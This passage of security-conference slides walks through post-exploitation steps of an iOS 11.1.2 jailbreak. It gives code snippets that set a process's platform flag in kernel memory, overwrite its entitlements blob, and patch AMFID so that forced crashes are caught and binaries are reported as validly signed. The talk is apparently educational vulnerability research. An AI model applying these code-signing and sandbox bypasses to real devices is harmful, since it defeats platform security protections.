    wk32(v_mount + 0x70, (v_flag & 0xFFFFBFFE) | MNT_ROOTFS);
}
```

Platformizing

- We NEED to mess with other running processes – task_for_pid(XYZ)

```
struct proc {  
    LIST_ENTRY(proc) p_list;  
  
    pid_t          p_pid;  
    void *         task;  
    struct proc *  p_pptr;  
    pid_t          p_ppid;  
    pid_t          p_pgrpid;
```

./bsd/sys/proc_internal.h

```
struct task {  
    /* Synchronization/destruction information */  
    decl_lck_mtx_data(lock)           /* Task's lock */  
    Atomic uint32_t ref_count;        /* Number of references to me */  
    boolean_t active;                /* Task has not been terminated */  
    boolean_t halting;               /* Task is being halted */  
  
    /* Miscellaneous */  
    vm_map_t map;                  /* Address space description */  
    queue_chain_t tasks;            /* global list of tasks */  
    void *user_data;               /* Arbitrary data settable via IPC */  
  
#if defined(CONFIG_SCHED_MULTIQ)  
    sched_group_t sched_group;  
#endif /* defined(CONFIG_SCHED_MULTIQ) */  
  
    /* Threads in this task */  
    queue_head_t threads;  
  
    processor_set_t pset_hint;
```

These are our flags

```
struct task_flags {  
    volatile uint32_t t_flags; /* general-purpose task flags protected by task_lock (TL) */  
};  
  
#define TF_NONE          0  
#define TF_64B_ADDR      0x00000001 /* task has 64-bit addressing */  
#define TF_64B_DATA      0x00000002 /* task has 64-bit data registers */  
#define TF_CPUMON_WARNING 0x00000004 /* task has at least one thread in CPU usage warning zone */  
#define TF_WAKEMON_WARNING 0x00000008 /* task is in wakeups monitor warning zone */  
#define TF_TELEMETRY     (TF_CPUMON_WARNING | TF_WAKEMON_WARNING) /* task is a telemetry participant */  
#define TF_GPU_DENIED    0x00000010 /* task is not allowed to access the GPU */  
#define TF_CORPSE         0x00000020 /* task is a corpse */  
#define TF_PENDING_CORPSE 0x00000040 /* task corpse has not been reported yet */  
#define TF_FORKED         0x00000080 /* task is a forked corpse */  
#define TF_LRETURNWAIT    0x00000100 /* task is waiting for fork/posix_spawn/exec to complete */  
#define TF_LRETURNWAITER 0x00000200 /* task is waiting for TF_LRETURNWAIT to get cleared */  
#define TF_PLATFORM        0x00000400 /* task is a platform binary */  
  
#define task_has_64BitAddr(task) \  
    (((task)->t_flags & TF_64B_ADDR) != 0)  
#define task_set_64BitAddr(task) \
```


Platformizing

- proc->task->t_flags |= 0x400;

```
uint64_t task = rk64(proc+0x18);
uint64_t platform_addr = task + 0x3a0;
uint32_t platform = rk32(platform_addr);
wk32(platform_addr, platform | 0x400);
```

Jailbreaking

- Getting root
- Sandbox limitations
- Remounting /
- Platformizing
- Adding entitlements
- Running self-signed code



Entitlements

- Even though we're root, we're not root #AMFID
- Task_for_pid won't work for other processes
- Welcome to the good(?) old days of XML

```
<?xml version="1.0" encoding="UTF-8"?>
[!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.private.kernel.system-override</key><true/>
    <key>platform-application</key><true/>
    <key>task_for_pid-allow</key><true/>
    <key>com.apple.system-task-ports</key><true/>
    <key>com.apple.private.xpc.service-configure</key><true/>
    <key>com.apple.backboardd.debugapplications</key><true/>
    <key>com.apple.backboardd.launchapplications</key><true/>
    <key>com.apple.diagnosticd.diagnostic</key><true/>
    <key>com.apple.frontboard.debugapplications</key><true/>
    <key>com.apple.frontboard.launchapplications</key><true/>
    <key>com.apple.security.network.client</key><true/>
    <key>com.apple.security.network.server</key><true/>
    <key>com.apple.springboard.debugapplications</key><true/>
    <key>run-unsigned-code</key><true/>

</dict>
</plist>
```

Entitlements – Getting involved

- Don't panic, it's just extra layers
- We care about our process entitlements blob, buried in our vnode

```
struct proc {  
    LIST_ENTRY(proc) p_list;      /* List of all processes. */  
  
    pid_t      p_pid;           /* Process identifier. (static)*/  
    void *     task;            /* corresponding task (static)*/  
    struct proc * p_pptr;        /* Pointer to parent process.(LL) */  
    pid_t      p_ppid;          /* process's parent pid number */  
    pid_t      p_pgrp;           /* process group id of the process (LL)*/  
    uid_t      p_uid;            /* */  
    gid_t      p_gid;            /* */  
    uid_t      p_ruid;           /* */  
    gid_t      p_rgid;           /* */  
    uid_t      p_svuid;          /* */  
    ...  
};
```

```
u_int   p_argc;           /* Length of process arguments. */  
int    p_argc;             /* save argc for sysctl_procargs() */  
user_addr_t user_stack;    /* where user stack was allocated */  
struct vnode *p_textvp;    /* Vnode of executable. */  
off_t   p_textoff;          /* offset in executable vnode */
```

./bsd/sys/proc_internal.h

```
struct vnode {  
    lck_mtx_t v_lock;           /* vnode mutex */  
    TAILQ_ENTRY(vnode) v_freelist;    /* vnode freelist */  
    TAILQ_ENTRY(vnode) v_mntvnodes;    /* vnodes for mount point */  
    TAILQ_HEAD(, namecache) v_ncchildren; /* name cache entries that regard us as their parent */  
    LIST_HEAD(, namecache) v_nclinks;  /* name cache entries that name this vnode */  
    vnode_t v_defer_reclaimlist;    /* in case we have to defer the reclaim to avoid recursion */  
    uint32_t v_listflag;           /* flags protected by the vnode_list_lock (see below) */  
    uint32_t v_flag;              /* vnode flags (see below) */  
    uint16_t v_lflag;             /* vnode local and named ref flags */  
    uint8_t  v_iterblkflags;       /* buf iterator flags */  
    uint8_t  v_references;        /* number of times io_count has been granted */  
    int32_t   v_kusecount;         /* count of in-kernel refs */  
    int32_t   v_usecount;          /* reference count of users */  
    int32_t   v_iocount;           /* iocounters */  
    void *    v_owner;             /* act that owns the vnode */  
    uint16_t v_type;              /* vnode type */  
    uint16_t v_tag;               /* type of underlying data */  
    uint32_t v_id;                /* identity of vnode contents */  
    union {  
        struct mount   *vu_mountedhere; /* ptr to mounted vfs (VDIR) */  
        struct socket  *vu_socket;    /* unix ipc (VSOCK) */  
        struct specinfo *vu_specinfo; /* device (VCHR, VBLK) */  
        struct fifoinfo *vu_fifoinfo; /* fifo (VFIFO) */  
        struct ubc_info *vu_ubcinfo;  /* valid for (VREG) */  
    } v_un;  
    struct buflists v_cleanblkhd;  /* clean blocklist head */  
    struct buflists v_dirtyblkhd; /* dirty blocklist head */  
    struct klist v_knotes;        /* knotes attached to this vnode */
```

./bsd/sys/vnode_internal.h

Entitlements – Getting involved

- Don't panic, it's just extra layers

```
struct vnode {  
    lck_mtx_t v_lock;          /* vnode mutex */  
    TAILQ_ENTRY(vnode) v_freelist; /* vnode freelist */  
    TAILQ_ENTRY(vnode) v_mntvnodes; /* vnodes for mount point */  
    TAILQ_HEAD(, namecache) v_ncchildren; /* name cache entries that regard us as their parent */  
    LIST_HEAD(, namecache) v_nlinks; /* name cache entries that name this vnode */  
    vnode_t v_defer_reclaimlist; /* in case we have to defer the reclaim to avoid recursion */  
    uint32_t v_listflag; /* flags protected by the vnode_list_lock (see below) */  
    uint32_t v_flag; /* vnode flags (see below) */  
    uint16_t v_lflag; /* vnode local and named ref flags */  
    uint8_t v_iterblkflags; /* buf iterator flags */  
    uint8_t v_references; /* number of times io_count has been granted */  
    int32_t v_kusecount; /* count of in-kernel refs */  
    int32_t v_usecount; /* reference count of users */  
    int32_t v_iocount; /* iocounters */  
    void * v_owner; /* act that owns the vnode */  
    uint16_t v_type; /* vnode type */  
    uint16_t v_tag; /* type of underlying data */  
    uint32_t v_id; /* identity of vnode contents */  
    union {  
        struct mount *vu_mountedhere; /* ptr to mounted vfs (VDIR) */  
        struct socket *vu_socket; /* unix ipc (VSOCK) */  
        struct specinfo *vu_specinfo; /* device (VCHR, VBLK) */  
        struct fifoinfo *vu_fifoinfo; /* fifo (VFIFO) */  
        struct ubc_info *vu_ubcinfo; /* valid for (VREG) */  
    } v_un;  
    struct buflists v_cleanblkhd; /* clean blocklist head */  
    struct buflists v_dirtyblkhd; /* dirty blocklist head */  
    struct klist v_knotes; /* knotes attached to this vnode */  
};
```

./bsd/sys/vnode_internal.h

```
struct ubc_info {  
    memory_object_t ui_pager; /* pager */  
    memory_object_control_t ui_control; /* VM control for the pager */  
    vnode_t ui_vnode; /* vnode for this ubc_info */  
    kauth_cred_t ui_ucred; /* holds credentials for NFS paging */  
    off_t ui_size; /* file size for the vnode */  
    uint32_t ui_flags; /* flags */  
    uint32_t cs_add_gen; /* generation count when csblob was validated */  
  
    struct cl_readahead *cl_rahead; /* cluster read ahead context */  
    struct cl_writebehind *cl_wbehind; /* cluster write behind context */  
  
    struct timespec cs_mtime; /* modify time of file when  
                                first cs_blob was loaded */  
    struct cs_blob *cs_blobs; /* for CODE SIGNING */  
#if CHECK_CS_VALIDATION_BITMAP  
    void *cs_valid_bitmap; /* right now: used only for signed files on the read-only root */  
    uint64_t cs_valid_bitmap_size; /* Save original bitmap size in case the file size changes.  
                                    * In the future, we may want to reconsider changing the  
                                    * underlying bitmap to reflect the new file size changes.  
                                    */  
#endif /* CHECK_CS_VALIDATION_BITMAP */  
};
```

./bsd/sys/ubc_internal.h

Entitlements – Getting involved

- Don't panic, it's just extra layers

```
struct ubc_info {
    memory_object_t     ui_pager; /* pager */
    memory_object_control_t ui_control; /* VM control for the pager */
    vnode_t             ui_vnode; /* vnode for this ubc_info */
    kauth_cred_t        ui_ucred; /* holds credentials for NFS paging */
    off_t               ui_size; /* file size for the vnode */
    uint32_t            ui_flags; /* flags */
    uint32_t            cs_add_gen; /* generation count when csblob was validated */

    struct cl_readahead *cl_rahead; /* cluster read ahead context */
    struct cl_writebehind *cl_wbehind; /* cluster write behind context */

    struct timespec     cs_mtime; /* modify time of file when
                                    first cs_blob was loaded */
    struct cs_blob      *cs_blobs; /* for CODE SIGNING */

#if CHECK_CS_VALIDATION_BITMAP
    void               *cs_valid_bitmap; /* right now: used only for signed files on the read
    uint64_t            cs_valid_bitmap_size; /* Save original bitmap size in case the file size
                                                * In the future, we may want to reconsider changing the
                                                * underlying bitmap to reflect the new file size changes.
                                                */
#endif /* CHECK_CS_VALIDATION_BITMAP */
};
```

./bsd/sys/ubc_internal.h

```
struct cs_blob {
    struct cs_blob *csb_next;
    cpu_type_t      csb_cpu_type;
    unsigned int    csb_flags;
    off_t           csb_base_offset; /* Offset of Mach-O binary in fat binary */
    off_t           csb_start_offset; /* Blob coverage area start, from csb_base_offset */
    off_t           csb_end_offset; /* Blob coverage area end, from csb_base_offset */
    vm_size_t       csb_mem_size;
    vm_offset_t     csb_mem_offset;
    vm_address_t   csb_mem_kaddr;
    unsigned char   csb_cdhash[CS_CDHASH_LEN];
    const struct cs_hash *csb_hashtype;
    vm_size_t       csb_hash_pagesize; /* each hash entry represent this many bytes in the file */
    vm_size_t       csb_hash_pagemask;
    vm_size_t       csb_hash_pageshift;
    vm_size_t       csb_hash_firstlevel_pagesize; /* First hash this many bytes, then hash the hashes together */
    const CS_CodeDirectory *csb_cd;
    const char      *csb_teamid;
    const CS_GenericBlob *csb_entitlements_blob; /* raw blob, subrange of csb_mem_kaddr */
    void *          csb_entitlements; /* The entitlements as an OSDictionary */
    unsigned int    csb_signer_type;

    /* The following two will be replaced by the csb_signer_type. */
    unsigned int    csb_platform_binary:1;
    unsigned int    csb_platform_path:1;
};
```

./bsd/sys/ubc_internal.h

This is a pointer to our actual entitlements blob

Size is important when we re-write the blob

Entitlements – Getting involved

- Don't panic, it's just extra layers

```
struct cs_blob {
    struct cs_blob *csb_next;
    cpu_type_t csb_cpu_type;
    unsigned int csb_flags;
    off_t csb_base_offset; /* Offset of Mach-O binary in fat binary */
    off_t csb_start_offset; /* Blob coverage area start, from csb_base_offset */
    off_t csb_end_offset; /* Blob coverage area end, from csb_base_offset */
    vm_size_t csb_mem_size;
    vm_offset_t csb_mem_offset;
    vm_address_t csb_mem_kaddr;
    unsigned char csb_cdhash[CS_CDHASH_LEN];
    const struct cs_hash *csb_hashtype;
    vm_size_t csb_hash_pagesize; /* each hash entry represent this many bytes in the file */
    vm_size_t csb_hash_pagemask;
    vm_size_t csb_hash_pageshift;
    vm_size_t csb_hash_firstlevel_pagesize; /* First hash this many bytes, then hash the hashes together */
    const CS_CodeDirectory *csb_cd;
    const char *csb_teamid;
    const CS_GenericBlob *csb_entitlements_blob; /* raw blob, subrange of csb_mem_kaddr */
    void *csb_entitlements; /* The entitlements as an OSDictionary */
    unsigned int csb_signer_type;

    /* The following two will be replaced by the csb_signer_type. */
    unsigned int csb_platform_binary:1;
    unsigned int csb_platform_path:1;
};
```

./bsd/sys/ubc_internal.h

1. We need to copy our new entitlements to a zero'd out buffer and get the SHA256 of it
2. The new hash to the right place
3. We need to write the updated entitlements blob OVER the old one

hash_ptr = cs_bloc + cs_bloc ->hash_offset - 5 * hash_bytes

Sandbox limitations - recap

- We can't create RWX pages
- Root directory "/" is mounted as read only
- Binaries cannot be run in certain directories
- Platformize
- Fix our entitlements
- Unsigned / self-signed code cannot be run

Running unsigned or self-signed code

- AFAIK, running unsigned code is not possible without severely modifying the kernel.
- iOS' AMFID* performs code signing checks on every executable portion of a binary, and will MURDER the binary if everything doesn't check out.


*Apple Mobile File Integrity Daemon

Everything is code signed in iOS

- BUT:
 - We are root
 - We are a platform binary
 - We have ***AMAZING*** entitlements
- What can we do?

Everything is code signed in iOS

Program flow upon execve




Attacking AMFID

- Trust cache stuffing – More work, better privs
- Patching AMFID – What we are going to do
 - Create an error handler
 - Cause AMFID to crash every time it is told to check a binary
 - The error handler will catch the crash, and return True (Binary properly signed)

Attacking AMFID – make it suffer

```
w64(amfid_task_port, amfid_base+amfid_MISValidateSignatureAndCopyInfo_import_offset,  
0x4141414141414140); // crashy
```



Attacking AMFID – dull the pain

- Set up an exception handler (using Mach Ports)

```
// allocate a port to receive exceptions on:  
mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &amfid_exception_port);  
mach_port_insert_right(mach_task_self(), amfid_exception_port, amfid_exception_port,  
    MACH_MSG_TYPE_MAKE_SEND);  
kern_return_t err = task_set_exception_ports(amfid_task_port,  
    EXC_MASK_ALL,  
    amfid_exception_port,  
    EXCEPTION_DEFAULT | MACH_EXCEPTION_CODES, // we want to  
        receive a catch_exception_raise message with the thread  
        port for the crashing thread  
    ARM_THREAD_STATE64);  
pthread_create(&exception_thread, NULL, amfid_exception_handler, NULL);
```

Attacking AMFID – pull the plug

- Handle the error in the thread
 - Properly parse the Mach-O and build the cdhash for the appropriate section(s).
 - Write the appropriate registers and send AMFID on it's merry way

```
mach_vm_write(task_port, old_state.__x[24], (vm_offset_t)cdhash, 0x14);
```


```
w32(task_port, old_state.__x[20], 1);
new_state.__pc = (old_state.__lr & 0xffffffffffff000) + 0x1000;
```

```
thread_set_state(thread_port, 6, (thread_state_t)&new_state, sizeof(new_state)/4);
```

The end result

- Live demo (!)

The end result



```
$ ssh root@172.30.5.38
root@172.30.5.38's password:
root@ (/var/root)# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),20(staff),29(certusers),80(admin)
root@ (/var/root)#
```

Conclusion

- Looking back at what was done and what could be improved
 - Don't build Jailbreaks, use QiLin or existing projects (Electra)
 - Community effort VS Solo
 - Information distribution
 - XNU sources on opensource.apple.com do not match up 1-1 with what is seen on-device.

Conclusion

- Getting involved
 - Jailbreak your device
 - Develop tools for jailbreaking / vulnerability research and release them
 - Freenode on IRC
- Caveats
 - WEN JB ETA will get you auto-blocked


Future!

- Where to go from here (iOS 12!)
 - Hope for Alibaba Pandora Labs to release their jailbreak (<https://www.youtube.com/watch?v=KMW8oZC7eqw>)
 - Hope that other prominent JB's release theirs
 - Reverse engineer the new security mechanisms (pointer security, etc) and release it
 - Go find some bugs

Thanks DerbyCon !

- Get the jailbreak & slides here: <https://github.com/Coalfire-Research/iOS-11.1.2-15B202-Jailbreak>
- @soen_vanned

- Questions?



References & credits

- MacOS and iOS Internals, Volume I - Jonathan Levin
- MacOS and iOS Internals, Volume III - Jonathan Levin
- Apple XNU source code: (<http://opensource.apple.com>)
- MacOS and iOS Internals, Volume 1 & 3 – Jonathan Levin (<http://newosxbook.com>)
- Jailbreaking iOS 11.1.2 – Bryce Bearchell (https://github.com/Coalfire-Research/iOS-11.1.2-15B202-Jailbreak/blob/master/iOS_jailbreak_writeup.pdf)
- Bazad – <https://bazad.github.io>
- OS X and iOS Kernel Programming - Ole Henry Halvorsen, Douglas Clarke
- Mac OS X Internals: A Systems Approach - Amit Singh
- iOS Hacker's Handbook - Charlie Miller, Dion Blazakis, Dino DaiZovi, Stefan Esser, Vincenzo Iozzo, Ralf-Philip Weinmann
- A Guide to Kernel Exploitation: Attacking the Core - Enrico Perla, Massimiliano Oldani
- A complete write-up for QiLin was released by its author, Jonathan Levin here:
<http://newosxbook.com/QiLin/qilin.pdf>.

Special thanks

- Jonathan Levin for allowing the reverse engineered code in QiLin to be included in the published jailbreak

Image sources

- slide 2 – Coalfire.com
- slide 3
 - http://www.jirocomputer.com/product_view.php?id=7237
 - <https://www.theverge.com/circuitbreaker/2017/9/6/16254802/new-iphone-change-event>
 - <https://picclick.com/Apple-Watch-Series-3-38mm-Aluminum-Case-Black-192502237709.html>
 - <https://www.apple.com/au/shop/product/G0SF1X/A/Refurbished-133-inch-Macbook-Pro-31GHz-Dual-core-Intel-Core-i5-with-Retina-Display-Space-Grey>
 - <https://www.apple.com/shop/buy-tv/apple-tv/apple-tv-32gb>
- slide 4 - <https://en.wikipedia.org/wiki/XNU>
- slide 5 - <https://6dollarshirts.com/rocket-surgery>
- slide 6 - <https://www.instructables.com/id/How-to-Build-a-Simple-Lego-House-For-Children-8/>
- slide 8 - <https://www.amazon.com/Gibraltar-Mailboxes-Decorative-Galvanized-T11KIT0B/dp/B00FOPMFWW>
- slide 55 – Wat

All other images were created for this presentation or part of the writeup on GitHub for this jailbreak